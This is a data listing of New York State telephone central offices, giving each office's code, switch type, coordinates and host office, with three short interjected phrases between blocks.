ALBY:CTSKNYCTDS0:DGTL:UNK:UNK
ALBY:CTSKNYCTMG0:5XB:4726:1547
ALBY:DLMRNYDMCG0:2BES:4652:1636
ALBY:DLSNNYDL895:OTH:4666:1697
ALBY:DNMRNYDNRS1:RDGT:4277:1905:
    PLBGNYPBDS0
ALBY:EGLVNYGLCG0:2BES:4613:1683
ALBY:EGNBNYEG477:SXC:4645:1615
ALBY:EGNBNYEGRS1:5RSM:UNK:UNK:
    ALBYNYSSDS0
ALBY:ELDPNYEU594:OTH:4253:1940
ALBY:ESPRNYER875:OTH:4669:1709
ALBY:EZTWNYEZRS1:RDGT:4352:1820:
    TCNDNYTIDS0
ALBY:FRHDNYFHRS1:RDGT:UNK:UNK:
    CTSKNYCTDS0
ALBY:FRHDNYFHSG1:OTH:4720:1628
ALBY:FTANNYFARS1:RSS:4481:1699:
    GLFLNYGFCG0
ALBY:FTCVNYFC358:OTH:4302:2036
ALBY:FTCVNYFCDS0:DGTL:UNK:UNK
ALBY:GLFLNYGFCG0:1AES:4514:1705
ALBY:GLWYNYGWCG0:3ES:4603:1714
ALBY:GNWCNYGW692:OTH:4539:1657
ALBY:GNWCNYGWRS1:RDGT:UNK:UNK:
    TROYNY03DS0
ALBY:GRCTNYGC893:OTH:4564:1706
ALBY:GRCTNYGCRS1:5RSM:UNK:UNK:
    TROYNY03DS0
ALBY:GRVGNYGVRS1:RDGT:UNK:UNK:
    CTSKNYCTDS0
ALBY:GRVGNYGVSG1:OTH:4707:1633
ALBY:GRVINYGEMG0:5XB:4460:1670
ALBY:GRVINYGERS1:RDGT:UNK:UNK:
    SRSPNYSRDS0
ALBY:HAGUNYHQRS1:RDGT:4424:1745:
    TCNDNYTIDS0
ALBY:HDFLNYHURS1:RDGT:UNK:UNK:
    SRSPNYSRDS0
ALBY:HDFLNYHUSG1:SXS:4510:1696
ALBY:HDSNNYHDDS0:DGTL:4713:1581
ALBY:HNTRNYHNCG0:3ES:4761:1631
ALBY:HRFRNYHRRS1:RSS:4484:1680:
    GLFLNYGFCG0
ALBY:HSFLNYHS686:SXS:4556:1612
ALBY:HSFLNYHSRS1:RDGT:UNK:UNK:
    TROYNY03DS0
ALBY:JNVLNYJVCG0:3ES:4601:1673
ALBY:JNVLNYJVRS1:RDGT:UNK:UNK:
    SRSPNYSRDS0
ALBY:KNVYNYKVRS1:RDGT:4373:1842:
    TCNDNYTIDS0
ALBY:KTBANYKBRS1:RSS:4488:1723:
    GLFLNYGFCG0
ALBY:LKGRNYLRCG0:3ES:4501:1729
ALBY:LKPCNYLACG0:3ES:4377:1879
ALBY:LTHMNYTSCG0:1ES:4623:1644
```

every central office

```
ALBY:LXTNNYLXRS1:RDGT:UNK:UNK:
    CTSKNYCTDS0
ALBY:LXTNNYLXSG1:OTH:4770:1653
ALBY:LYMTNYLORS1:RDGT:4292:1929:
    PLBGNYPBDS0
ALBY:MALNNYMMDS0:DGTL:UNK:UNK
ALBY:MALNNYMMMG0:5XB:4308:1992
ALBY:MARVNYMV864:OTH:4644:1699
ALBY:MCHVNYMCRS1:5RSM:UNK:UNK:
    TROYNY03DS0
ALBY:MIVLNYNVRS1:RDGT:4367:1792:
    TCNDNYTIDS0
ALBY:MOIRNYMY529:OTH:4336:2020
ALBY:MOIRNYMYRS1:RDGT:UNK:UNK:
    MALNNYMMDS0
ALBY:NGRNNYNGDS0:DGTL:UNK:UNK
ALBY:NGRNNYNGMG0:5XB:4625:1624
ALBY:OKHLNYOHRS1:RDGT:UNK:UNK:
    CTSKNYCTDS0
ALBY:OKHLNYOHSG1:OTH:4720:1649
ALBY:PERUNYPECG0:3ES:4282:1861
ALBY:PHMTNYPMSG1:OTH:4699:1563
ALBY:PLBGNYPBDS0:DGTL:4255:1869
ALBY:PLVLNYPLRS1:RDGT:UNK:UNK:
    CTSKNYCTDS0
ALBY:PLVLNYPLSG1:OTH:4748:1601
ALBY:PRVINYPRRS1:RDGT:UNK:UNK:
    CTSKNYCTDS0
ALBY:PRVINYPRSG1:OTH:4763:1672
ALBY:PTHNNYPORS1:RDGT:4368:1781:
    TCNDNYTIDS0
ALBY:PTNMNYPXRS1:RDGT:4414:1732:
    TCNDNYTIDS0
ALBY:PTTWNYPIRS1:RSS:4585:1621:
    TROYNY04CG0
ALBY:RCVLNYRH294:OTH:4721:1731
ALBY:RCVLNYRHRS1:RDGT:UNK:UNK:
    SSCHNYSODS0
ALBY:RNLKNYRLCG0:3ES:4592:1674
ALBY:RNLKNYRLRS1:RDGT:UNK:UNK:
    SRSPNYSRDS0
ALBY:SALMNYSM854:OTH:4507:1646
ALBY:SALMNYSMRS1:RDGT:UNK:UNK:
    TROYNY03DS0
ALBY:SBTHNYSBCG0:3ES:4663:1623
ALBY:SCHNNYSCCG0:1AES:4629:1675
ALBY:SCLKNYQXRS1:RSS:4433:1791:
    GLFLNYGFCG0
ALBY:SHSPNYQS284:OTH:4699:1760
ALBY:SHSPNYQSRS1:RDGT:UNK:UNK:
    SSCHNYSODS0
ALBY:SHVLNYSVRS1:5RSM:UNK:UNK:
    TROYNY03DS0
ALBY:SRFLNYQR856:OTH:4362:2000
ALBY:SRFLNYQRRS1:RDGT:UNK:UNK:
    MALNNYMMDS0
ALBY:SRLKNYQLDS0:DGTL:UNK:UNK
ALBY:SRLKNYQLMG0:5XB:4384:1902
ALBY:SRNCNYQCRS1:RDGT:4288:1898:
    PLBGNYPBDS0
ALBY:SRSPNYSRDS0:DGTL:UNK:UNK
ALBY:SRSPNYSRMG0:5XB:4568:1691
ALBY:SSCHNYSODS0:DGTL:UNK:UNK
ALBY:SSCHNYSOMG0:5XB:4637:1673
ALBY:TCNDNYTIDS0:DGTL:4401:1751
ALBY:TNVLNYTNMG0:5XB:4756:1618
ALBY:TNVLNYTNRS1:RDGT:UNK:UNK:
    CTSKNYCTDS0
ALBY:TPLKNYTL359:SXS:4434:1930
ALBY:TPLKNYTLDS0:DGTL:UNK:UNK
ALBY:TROYNY03DS0:5ES:UNK:UNK
ALBY:TROYNY04CG0:1ES:4620:1632
ALBY:VLFLNYVF753:OTH:4578:1639
ALBY:VLFLNYVFRS1:RDGT:UNK:UNK:
    TROYNY03DS0
ALBY:VRHVNYVRCG0:3ES:4656:1652
ALBY:WERLNYWLRS1:RSS:4692:1654:
    ALBYNYGDCG0
ALBY:WHTHNYUHMG0:5XB:4448:1708
ALBY:WLBONYUB963:OTH:4308:1815
ALBY:WLBONYUBRS1:RDGT:UNK:UNK:
    PLBGNYPBDS0
ALBY:WNHMNYWMMG0:5XB:4748:1648
ALBY:WNHMNYWMRS1:RDGT:UNK:UNK:
    CTSKNYCTDS0
ALBY:WRBGNYWURS1:RSS:4495:1746:
    GLFLNYGFCG0

BING:ARPTNYAR295:OTH:5057:2110
BING:ARPTNYARRS1:RDGT:UNK:UNK:
    CRNGNYCGDS0
BING:AVOCNYAC566:OTH:5029:2075
BING:AVOCNYACRS1:RDGT:UNK:UNK:
    CRNGNYCGDS0
BING:BATHNYBH776:SXS:5032:2052
BING:BATHNYBHRS1:RDGT:UNK:UNK:
    CRNGNYCGDS0
BING:BGFLNYBF562:OTH:5033:1976
BING:BGFLNYBFRS1:RDGT:UNK:UNK:
    CRNGNYCGDS0
BING:BNGHNYHYCG0:1AES:4943:1837
BING:BNGHNYHYDS0:DGTL:UNK:UNK
BING:BNGHNYROMG0:5XB:4935:1824
BING:CANSNYCZ698:OTH:5071:2082
BING:CANSNYCZRS1:RDGT:UNK:UNK:
    CRNGNYCGDS0
BING:CHVYNYZV264:OTH:4711:1777
BING:CHVYNYZVDS0:DGTL:UNK:UNK
BING:CMPBNYCP527:OTH:5040:2023
BING:CMPBNYCPRS1:RDGT:UNK:UNK:
    CRNGNYCGDS0
BING:CMRNNYCF695:OTH:5065:2047
BING:CNSRNYCX545:OTH:5052:2129
BING:CNSRNYCXRS1:5RSM:UNK:UNK:
    CRNGNYCGDS0
BING:CPTWNYZWCG0:3ES:4744:1786
BING:CRNGNYCGDS0:5ES:UNK:UNK
BING:CTONNYZN524:OTH:5056:1979
BING:CTONNYZNRS1:RDGT:UNK:UNK:
    CRNGNYCGDS0
BING:DVPTNYDTDS0:DGTL:UNK:UNK
BING:EDTNNYET965:OTH:4774:1827
BING:EDTNNYETDS0:DGTL:UNK:UNK
BING:EMIRNYEMCG0:1AES:5029:1954
BING:ENDCNYENDS0:DGTL:UNK:UNK
BING:GRGRNYGG588:OTH:4762:1687
BING:GRGRNYGGDS0:DGTL:UNK:UNK
BING:HBRTNYHZDS0:DGTL:UNK:UNK
BING:HRNLNYHLMG0:5XB:5065:2097
BING:HRNLNYHLRS1:RDGT:UNK:UNK:
    CRNGNYCGDS0
BING:HRWKNYHW293:OTH:4762:1797
BING:HRWKNYHWDS0:DGTL:UNK:UNK
BING:HSHDNYHHRS1:5RSM:UNK:UNK:
    CRNGNYCGDS0
BING:HSHDNYHHSG1:SXS:5017:1965
BING:JHCYNYJCCG0:1ES:4945:1837
BING:JHCYNYJCDS0:DGTL:UNK:UNK
BING:LNDYNYLN523:OTH:5065:1993
BING:LNDYNYLNRS1:RDGT:UNK:UNK:
    CRNGNYCGDS0
BING:MAINNYMECG0:3ES:4940:1869
BING:MLFRNYMUDS0:DGTL:4765:1775
BING:NCHLNYNLDS0:DGTL:UNK:UNK
BING:ONNTNYOAMG0:5XB:4799:1772
BING:OTEGNYOTDS0:DGTL:UNK:UNK
BING:OWEGNYOWDS0:DGTL:UNK:UNK
BING:RXBYNYRX326:OTH:4782:1685
BING:SAVNNYSN583:OTH:5032:2033
BING:SCHVNYQN638:OTH:4760:1754
BING:SCHVNYQNDS0:DGTL:UNK:UNK
BING:SMFRNYQMCG0:3ES:4765:1708
BING:WRCSNYUC397:OTH:4746:1750
BING:WRCSNYUCDS0:DGTL:UNK:UNK
BING:WTGLNYWG535:SXS:4983:1999
BING:WVRLNYWV565:SXS:5020:1907
BING:WVRLNYWVDS0:DGTL:UNK:UNK

BUFF:AKRNNYAKCG0:3ES:5017:2294
BUFF:ALBNNYAIDS0:DGTL:4949:2282
BUFF:ALDNNYADCG0:3ES:5039:2279
BUFF:AMHRNYMPCG0:1ES:5040:2329
BUFF:AMHRNYMPDS0:DGTL:UNK:UNK
BUFF:ANGENYAGRS1:RSS:5102:2142:
    OLENNYHACG0
BUFF:ANGLNYAO549:5XB:5133:2318
BUFF:ARCDNYAEDS0:DGTL:UNK:UNK
BUFF:ARCDNYAEMG0:5XB:5099:2225
BUFF:ATTCNYAT591:5XB:UNK:UNK
BUFF:ATTCNYATDS0:DGTL:UNK:UNK
BUFF:BATVNYBTDS0:DGTL:UNK:UNK
BUFF:BATVNYBTMG0:5XB:4993:2249
BUFF:BFLONYBACG0:1ES:5065:2322
BUFF:BFLONYBADS0:DGTL:UNK:UNK
BUFF:BFLONYBAMG9:1XB:5065:2322
BUFF:BFLONYELCG0:1AES:5070:2331
BUFF:BFLONYFRCG0:1AES:5076:2327
BUFF:BFLONYHEDS0:DGTL:5064:2335
BUFF:BFLONYMACG0:1AES:5061:2329
BUFF:BFLONYMAMG0:5XB:5061:2329
BUFF:BFLONYSPCG0:1ES:5077:2316
BUFF:BFLONYSPDS0:DGTL:UNK:UNK
BUFF:BFLONYSPMG9:1XB:5077:2316
BUFF:BLFSNYBZRS1:RSS:5104:2159:
    OLENNYHACG0
BUFF:BLMTNYBMRS1:RSS:5119:2134:
    OLENNYHACG0
BUFF:BLSSNYBSDS0:DGTL:UNK:UNK
BUFF:BLVRNYBX928:5XB:5158:2132
BUFF:BRKRNYBKRS1:RSS:4966:2340:
    LCPTNYLKCG0
BUFF:BSTNNYBNCG0:3ES:5108:2278
BUFF:BYRNNYBYDS0:DGTL:UNK:UNK
BUFF:CHCKNYCEDS0:DGTL:UNK:UNK
BUFF:CHKTNYFRCG0:1ES:5063:2303
BUFF:CLCTNYMACG0:3ES:5031:2311
BUFF:CLNCNYBACG0:3ES:5032:2301
BUFF:CTRGNYSODS0:DGTL:UNK:UNK
BUFF:CUBANYEM968:5XB:5141:2166
BUFF:DNKRNYDKMG0:5XB:5189:2339
BUFF:DRBYNYDBCG0:3ES:5120:2322
BUFF:EAURNYEAMG0:5XB:5073:2279
BUFF:EDENNYEDCG0:3ES:5119:2301
BUFF:ELBANYEBDS0:DGTL:UNK:UNK
BUFF:ELCVNYEVDS0:DGTL:UNK:UNK
BUFF:ELCVNYEVRS1:RSS:5167:2225:
    OLENNYHACG0
BUFF:FKVLNYFKRS1:RSS:5136:2204:
    OLENNYHACG0
BUFF:FRSHNYFSRS1:RSS:5130:2145:
    OLENNYHACG0
BUFF:FSVLNYFLDS0:DGTL:UNK:UNK
BUFF:GDISNYGICG0:2BES:5061:2354
BUFF:GSPTNYGPRS1:RSS:4991:2327:
    LCPTNYLKCG0
BUFF:GWNDNYGDCG0:3ES:5157:2284
BUFF:HLLDNYHOCG0:3ES:5089:2253
BUFF:HLLYNYHECG0:3ES:4937:2257
BUFF:HMBGNYHBDS0:DGTL:UNK:UNK
BUFF:HMBGNYHBMG0:5XB:5102:2301
BUFF:HNDLNYHIRS1:RSS:5158:2175:
    OLENNYHACG0
BUFF:JAVANYJACG0:3ES:5075:2241
BUFF:KENDNYKDDS0:DGTL:UNK:UNK
BUFF:LCPTNYLKCG0:1AES:5008:2338
BUFF:LMSTNYLMRS1:RSS:5208:2188:
    OLENNYHACG0
BUFF:LNCSNYLCDS0:DGTL:UNK:UNK
BUFF:LNCSNYLCMG0:5XB:5054:2302
BUFF:LNCSNYLCMG1:5XB:5054:2302
BUFF:LSTNNYLWCG0:3ES:5037:2384
BUFF:LTVYNYLIRS1:RSS:5183:2239:
    OLENNYHACG0
BUFF:LYVLNYLLRS1:RSS:4953:2316:
    LCPTNYLKCG0
BUFF:MCHSNYMARS1:RSS:5124:2219:
    OLENNYHACG0
BUFF:MDPTNYMPCG0:3ES:4980:2315
BUFF:MEDNNYPAMG0:5XB:4972:2304
BUFF:NCLNNYNOCG0:3ES:UNK:UNK
BUFF:NGFLNY76CG0:2BES:5050:2364
BUFF:NGFLNYPOCG0:1AES:5053:2375
BUFF:NGFLNYWODS0:DGTL:UNK:UNK
BUFF:NGFLNYWOMG0:5XB:5043:2369
BUFF:NWFNNYMACG0:3ES:4988:2354
BUFF:OKFDNYOKDS0:DGTL:UNK:UNK
BUFF:OLENNYHACG0:1AES:5180:2169
BUFF:ORPKNYSTCG0:2BES:5085:2296
BUFF:PRTVNYPV933:5AXB:5179:2150
BUFF:RSFRNYRFRS1:RSS:5108:2184:
    OLENNYHACG0
BUFF:RSVLNYRVRS1:RSS:5014:2375:
```

in new york State

```
    NGFLNY76CG0
BUFF:SDTNNYPIDS0:DGTL:UNK:UNK
BUFF:SLCKNYSICG0:3ES:5163:2325
BUFF:SLMNNYWW945:5XB:5192:2216
BUFF:SPVLNYWMCG0:3ES:5125:2253
BUFF:SRPLNYSH252:OTH:5275:2356
BUFF:SRPLNYSHDS0:DGTL:UNK:UNK
BUFF:TNWNNYTWCG0:1AES:5050:2344
BUFF:VRBGNYVBDS0:DGTL:UNK:UNK
BUFF:WLSNNYMERS1:RSS:4994:2373:
    LCPTNYLKCG0
BUFF:WLVLNYNM593:5XB:5129:2108
BUFF:WNKHNYWKCG0:2BES:5103:2313
BUFF:WSNCNYUNDS0:DGTL:UNK:UNK
BUFF:WSNCNYUNMG0:5XB:5074:2304
BUFF:WSVLNYNCCG0:1AES:5049:2319
BUFF:WTPTNYWRCG0:3ES:4935:2292
BUFF:YNTWNYYTCG0:3ES:5025:2395

CISP:BBYLNYBNDS0:DGTL:4939:1314
CISP:BRWDNYBWDS0:5ES:4912:1311
CISP:BYSHNYBYDS0:DGTL:UNK:UNK
CISP:CALVNYSPRS0:5RSM:UNK:UNK:
    RVHDNYRVDS0
CISP:CMMKNYCMDS0:5ES:4911:1327
CISP:CMMKNYCMMG0:5XB:UNK:UNK
CISP:CTCHNYCUDS0:DGTL:UNK:UNK
CISP:CTCHNYCUMG0:5XB:4797:1246
CISP:DRPKNYDPCG0:1AES:4928:1321
CISP:DRPKNYDPMG0:5XB:4928:1321
CISP:EHTNNYEHMG0:5XB:4785:1200
CISP:ENPTNYENCG0:1ES:4906:1337
CISP:ENPTNYENDS0:DGTL:UNK:UNK
CISP:ENPTNYENMG0:5XB:4906:1337
CISP:GPTSNYGPMG0:5XB:4772:1243
CISP:GPTSNYGPRS0:RDGT:UNK:UNK:
    CTCHNYCUDS0
CISP:HMBYNYHBDS0:DGTL:UNK:UNK
CISP:HMBYNYHBMG0:5XB:4836:1232
CISP:HNSTNYHUCG0:1AES:4920:1344
CISP:HNSTNYHUDS0:5ES:UNK:UNK
CISP:HNSTNYHUMG0:5XB:4920:1344
CISP:HNSTNYHUMG1:5XB:4920:1344
CISP:LHSTNYLHCG0:1ES:4946:1315
CISP:LHSTNYLHDS0:5ES:UNK:UNK
CISP:MNTKNYMTDS0:5ES:UNK:UNK:
    RVHDNYRVDS0
CISP:MNTKNYMTMG0:5XB:4739:1178
CISP:MSTCNYMCDS0:5ES:UNK:UNK
CISP:OCBHNYOBCG0:2ES:4929:1284
CISP:OCBHNYOBRS0:5RSM:UNK:UNK:
    BYSHNYBYDS0
CISP:PCHGNYPHCG0:1AES:4894:1280
CISP:PCHGNYPHMG0:5XB:4894:1280
CISP:PJSTNYPJDS0:DGTL:4870:1309
CISP:RNKNNYRNCG0:1ES:4894:1302
CISP:RNKNNYRNDS0:5ES:UNK:UNK
CISP:RNKNNYRNMG0:5XB:4894:1302
CISP:RVHDNYRVDS0:5ES:4843:1256
CISP:SATNNYSNMG0:5XB:4821:1216
CISP:SGHRNYSGDS0:DGTL:UNK:UNK
CISP:SGHRNYSGMG0:5XB:4796:1217
CISP:SHHMNYSHDS0:DGTL:UNK:UNK
CISP:SHHMNYSHMG0:5XB:4862:1292
CISP:SLDNNYSEDS0:DGTL:UNK:UNK
CISP:SLDNNYSEMG0:5XB:4879:1296
CISP:SMTWNYSMCG0:1ES:4898:1317
CISP:SMTWNYSMDS0:DGTL:UNK:UNK
CISP:SMTWNYSMMG0:5XB:4898:1317
CISP:STKTNYSKDS0:DGTL:UNK:UNK
CISP:STKTNYSKMG0:5XB:4876:1317
CISP:SYVLNYSADS0:DGTL:4906:1286
CISP:WHBHNYWBDS0:DGTL:UNK:UNK
CISP:WHBHNYWBMG0:5XB:4859:1240

GDCY:FLPKNYFPCG0:1AES:4970:1367
GDCY:FLPKNYFPDS0:DGTL:UNK:UNK
GDCY:FLPKNYFPMG1:5XB:4970:1367
GDCY:FRDLNYFMCG0:1AES:4943:1333
GDCY:FRDLNYFMDS0:5ES:UNK:UNK
GDCY:FRPTNYFPDS0:DGTL:4972:1341
GDCY:FRPTNYFPMG1:5XB:4972:1341
GDCY:FRPTNYFPMG2:5XB:4972:1341
GDCY:GLCVNYGCDS0:5ES:4940:1375
GDCY:GRCYNYGCCG0:1AES:4958:1355
GDCY:GRCYNYGCDS0:DGTL:UNK:UNK
GDCY:GRNKNYGNDS0:5ES:4962:1377
GDCY:HCVLNYHVCG0:1AES:4946:1348
GDCY:HCVLNYHVDS0:DGTL:UNK:UNK
GDCY:HCVLNYHVMG1:5XB:4946:1348
GDCY:HCVLNYHVMG2:5XB:4946:1348
GDCY:HMPSNYHSDS0:DGTL:4966:1354
GDCY:HMPSNYHSMG1:5XB:4966:1354
GDCY:LNBHNYLBDS0:DGTL:UNK:UNK
GDCY:LNBHNYLBMG0:5XB:4991:1343
GDCY:LNBHNYLBMG1:5XB:4991:1343
GDCY:LVTWNYLTDS0:DGTL:UNK:UNK
GDCY:LVTWNYLTMG0:5XB:4952:1341
GDCY:LVTWNYLTMG1:5XB:4952:1341
GDCY:LYBRNYLBCG0:1AES:4978:1352
GDCY:LYBRNYLBDS0:DGTL:UNK:UNK
GDCY:MINLNYMIDS0:DGTL:4961:1359
GDCY:MINLNYMIMG2:5XB:4961:1359
GDCY:MNHSNYMHDS0:5ES:UNK:UNK
GDCY:MNHSNYMHMG0:1XB:4958:1375
GDCY:MSPQNYMPDS0:DGTL:4954:1324
GDCY:MSPQNYMPMG1:5XB:4954:1324
GDCY:OYBANYOYMG0:5XB:4930:1364
GDCY:OYBANYOYRS0:5RSM:UNK:UNK:
    GLCVNYGCDS0
GDCY:PLVWNYPVCG0:1ES:4940:1344
GDCY:PLVWNYPVDS0:5ES:UNK:UNK
GDCY:PTWANYPWDS0:5ES:UNK:UNK
GDCY:PTWANYPWMG0:5XB:4952:1380
GDCY:RSLNNYRODS0:DGTL:4953:1367
GDCY:SYOSNYSYDS1:DGTL:UNK:UNK
GDCY:WBYNNYWEDS0:DGTL:4954:1355
GDCY:WDMRNYFRDS0:DGTL:UNK:UNK
GDCY:WDMRNYFRMG0:5XB:4987:1354
GDCY:WDMRNYFRMG1:5XB:4987:1354
GDCY:WNTGNYWTCG0:1AES:4961:1334
GDCY:WNTGNYWTDS0:DGTL:UNK:UNK
GDCY:WNTGNYWTMG1:5XB:4961:1334
GDCY:YPHNNYYAMG0:5XB:4882:1282

NY21:NYCMNY13CG0:1AES:4998:1404
NY21:NYCMNY13DS0:5ES:4998:1404
NY21:NYCMNY13DS1:DGTL:UNK:UNK
NY21:NYCMNY13MG1:1XB:4998:1404
NY21:NYCMNY13MG2:1XB:4998:1404
NY21:NYCMNY18CG0:1AES:4998:1407
NY21:NYCMNY18DS0:5ES:4998:1407
NY21:NYCMNY18DS1:DGTL:UNK:UNK
NY21:NYCMNY18MG0:1XB:4998:1407
NY21:NYCMNY18MG1:1XB:4998:1407
NY21:NYCMNY18MG2:1XB:4998:1407
NY21:NYCMNY30CG0:1AES:4995:1405
NY21:NYCMNY30CG1:1AES:4995:1405
NY21:NYCMNY30DS0:DGTL:UNK:UNK
NY21:NYCMNY30MG1:1XB:4995:1405
NY21:NYCMNY30MG2:1XB:4995:1405
NY21:NYCMNY30MG3:1XB:4995:1405
NY21:NYCMNY36CG0:1ES:4995:1408
NY21:NYCMNY36CG1:1AES:4995:1408
NY21:NYCMNY36CG2:1ES:4995:1408
NY21:NYCMNY36DS0:DGTL:4995:1408
NY21:NYCMNY36DS1:5ES:UNK:UNK
NY21:NYCMNY42CG0:1AES:4994:1407
NY21:NYCMNY42CG1:1AES:4994:1407
NY21:NYCMNY42CG2:1AES:4994:1407
NY21:NYCMNY42CG3:1AES:4994:1407
NY21:NYCMNY42DS0:DGTL:UNK:UNK
NY21:NYCMNY50CG0:1AES:4993:1409
NY21:NYCMNY50CG1:1AES:4993:1409
NY21:NYCMNY50DS0:DGTL:4993:1409
NY21:NYCMNY50DS1:5ES:UNK:UNK
NY21:NYCMNY50DS2:DGTL:UNK:UNK
NY21:NYCMNY50MG2:1XB:4993:1409
NY21:NYCMNY50MG3:5XB:4993:1409
NY21:NYCMNY50MG4:5XB:4993:1409
NY21:NYCMNY50MG5:5XB:4993:1409
NY21:NYCMNYAAMG0:1XB:5002:1405
NY21:NYCMNYAPRS0:RDGT:4993:1409:
    NYCMNY50DS0
NY21:NYCMNYBSCG0:1AES:5005:1404
NY21:NYCMNYBSCG1:1AES:5005:1404
NY21:NYCMNYBSCG2:1AES:5005:1404
NY21:NYCMNYBSCG3:1AES:5005:1404
NY21:NYCMNYBSCG4:1AES:5005:1404
NY21:NYCMNYBSDS0:DGTL:UNK:UNK
NY21:NYCMNYBSDS1:DGTL:UNK:UNK
NY21:NYCMNYBSDS2:DGTL:UNK:UNK
NY21:NYCMNYSRRS0:RDGT:4993:1409:
    NYCMNY50DS0
NY21:NYCMNYSRRS1:RDGT:UNK:UNK:
    NYCMNY50DS1
NY21:NYCMNYSRRS2:RDGT:UNK:UNK:
    NYCMNY50DS2
NY21:NYCMNYSTCG0:1AES:5004:1405
NY21:NYCMNYSTCG1:1AES:5004:1405
NY21:NYCMNYSTDS0:DGTL:UNK:UNK
NY21:NYCMNYVSCG0:1AES:5002:1405
NY21:NYCMNYVSDS0:5ES:UNK:UNK
NY21:NYCMNYWSCG0:1ES:5004:1406
NY21:NYCMNYWSCG1:1AES:5004:1406
NY21:NYCMNYWSCG2:1AES:5004:1406
NY21:NYCMNYWSCG3:1AES:5004:1406
NY21:NYCMNYWSCG4:1AES:5004:1406
NY21:NYCMNYWSDS0:DGTL:5004:1406
NY21:NYCMNYWSDS1:DGTL:UNK:UNK
NY21:NYCMNYWSDS2:DGTL:UNK:UNK
NY21:NYCMNYWSDS3:DGTL:UNK:UNK
NY21:NYCMNYWSMG2:1XB:5004:1406
NY21:NYCMNYWSMG4:5XB:5004:1406
NY21:NYCMNYWSMG5:5XB:5004:1406
NY21:NYCMNYWSMG8:5XB:5004:1406
NY21:NYCMNYWSRS0:RDGT:5004:1406:
    NYCMNYWSDS0
NY21:NYCRNYNDCG0:1AES:5039:1401
NY21:NYCRNYNDMG0:5XB:5039:1401
NY21:NYCRNYNSDS0:DGTL:5027:1406
NY21:NYCRNYNSDS1:DGTL:UNK:UNK
NY21:NYCRNYNSMG0:1XB:5027:1406
NY21:NYCRNYNSMG1:5XB:5027:1406
NY21:NYCRNYSSCG0:1AES:5052:1404
NY21:NYCRNYSSMG0:5XB:5052:1404
NY21:NYCRNYWSCG0:1AES:5037:1411
NY21:NYCRNYWSMG0:5XB:5037:1411

NY38:NYCMNY37CG0:1AES:4994:1405
NY38:NYCMNY37CG1:1AES:4994:1405
NY38:NYCMNY37DS0:DGTL:UNK:UNK
NY38:NYCMNY37DS1:5ES:UNK:UNK
NY38:NYCMNY37MG1:1XB:4994:1405
NY38:NYCMNY37MG2:1XB:4994:1405
NY38:NYCMNY37MG3:1XB:4994:1405
NY38:NYCMNY37MG4:5XB:4994:1405
NY38:NYCMNY37MG5:5XB:4994:1405
NY38:NYCMNY37MG6:5XB:4994:1405
NY38:NYCMNY56CG0:1AES:4991:1405
NY38:NYCMNY56CG1:1AES:4991:1405
NY38:NYCMNY56CG2:1AES:4991:1405
NY38:NYCMNY56CG3:1AES:4991:1405
NY38:NYCMNY56CG4:1AES:4991:1405
NY38:NYCMNY56DS0:DGTL:UNK:UNK
NY38:NYCMNY56MG6:5XB:4991:1405
NY38:NYCMNY73CG0:1AES:4989:1410
NY38:NYCMNY73DS0:DGTL:UNK:UNK
NY38:NYCMNY73MG0:1XB:4989:1410
NY38:NYCMNY73MG1:5XB:4989:1410
NY38:NYCMNY79CG0:1ES:4988:1406
NY38:NYCMNY79CG1:1AES:4988:1406
NY38:NYCMNY79DS0:DGTL:UNK:UNK
NY38:NYCMNY79MG0:1XB:4988:1406
NY38:NYCMNY79MG1:5XB:4988:1406
NY38:NYCMNY79MG2:5XB:4988:1406
NY38:NYCMNY97CG0:1AES:4985:1407
NY38:NYCMNY97DS0:5ES:UNK:UNK
NY38:NYCMNY97MG0:1XB:4985:1407
NY38:NYCMNY97MG1:1XB:4985:1407
NY38:NYCMNYCACG0:1ES:4977:1411
NY38:NYCMNYCADS0:DGTL:UNK:UNK
NY38:NYCMNYCAMG0:1XB:4977:1411
NY38:NYCMNYMNCG0:1AES:4983:1410
NY38:NYCMNYMNDS0:DGTL:UNK:UNK
NY38:NYCMNYMNMG1:1XB:4983:1410
NY38:NYCMNYTHCG0:1ES:4969:1414
NY38:NYCMNYTHMG0:1XB:4969:1414
NY38:NYCMNYWACG0:1ES:4973:1413
NY38:NYCMNYWADS0:DGTL:UNK:UNK
NY38:NYCMNYWAMG0:1XB:4973:1413
NY38:NYCXNYCIRS1:5RSM:UNK:UNK:
```

now you know

```
    NYCXNYGCDS0
NY38:NYCXNYCRCG0:1ES:4962:1407
NY38:NYCXNYCRDS0:DGTL:UNK:UNK
NY38:NYCXNYCRMG0:1XB:4962:1407
NY38:NYCXNYCRMG1:1XB:4962:1407
NY38:NYCXNYCRMG2:5XB:4962:1407
NY38:NYCXNYEACG0:1ES:4959:1403
NY38:NYCXNYGCDS0:5ES:UNK:UNK
NY38:NYCXNYGCMG0:1XB:4971:1410
NY38:NYCXNYGCRS0:RDGT:UNK:UNK:
    NYCXNYKBDS0
NY38:NYCXNYHOCG0:1AES:4972:1404
NY38:NYCXNYHOMG1:1XB:4972:1404
NY38:NYCXNYHOMG2:1XB:4972:1404
NY38:NYCXNYJECG0:1ES:4973:1409
NY38:NYCXNYJEMG0:1XB:4973:1409
NY38:NYCXNYKBDS0:DGTL:4964:1414
NY38:NYCXNYKBMG0:1XB:4964:1414
NY38:NYCXNYKBMG1:5XB:4964:1414
NY38:NYCXNYMHDS0:DGTL:UNK:UNK
NY38:NYCXNYMHMG0:1XB:4976:1407
NY38:NYCXNYMHMG1:1XB:4976:1407
NY38:NYCXNYMHRS0:5RSM:UNK:UNK:
    NYCXNYGCDS0
NY38:NYCXNYTBCG0:1AES:4967:1409
NY38:NYCXNYTBDS0:DGTL:UNK:UNK
NY38:NYCXNYTBMG0:1XB:4967:1409
NY38:NYCXNYTRCG0:1ES:4966:1400
NY38:NYCXNYTRDS0:DGTL:UNK:UNK
NY38:NYCXNYTRMG0:1XB:4966:1400
NY38:NYCXNYTRMG1:5XB:4966:1400

POUG:AMENNYANRS0:5RSM:UNK:UNK:
    PGHKNYSHDS0
POUG:AMENNYANSG1:OTH:4761:1497
POUG:BECNNYBEDS0:DGTL:UNK:UNK
POUG:BECNNYBEMG0:5XB:4861:1504
POUG:CLCNNYCNMG0:5XB:4921:1681
POUG:CLCRNYCCRS0:5RSM:UNK:UNK:
    PGHKNYSHDS0
POUG:CNDLNYCLCG0:3ES:4835:1541
POUG:CRNWNYCWCG0:3ES:4879:1504
POUG:CRNWNYCWRS0:RDGT:UNK:UNK:
    NWBRNYNWDS0
POUG:DVPLNYDPRS0:5RSM:UNK:UNK:
    PGHKNYSHDS0
POUG:DVPLNYDPSG1:OTH:4781:1486
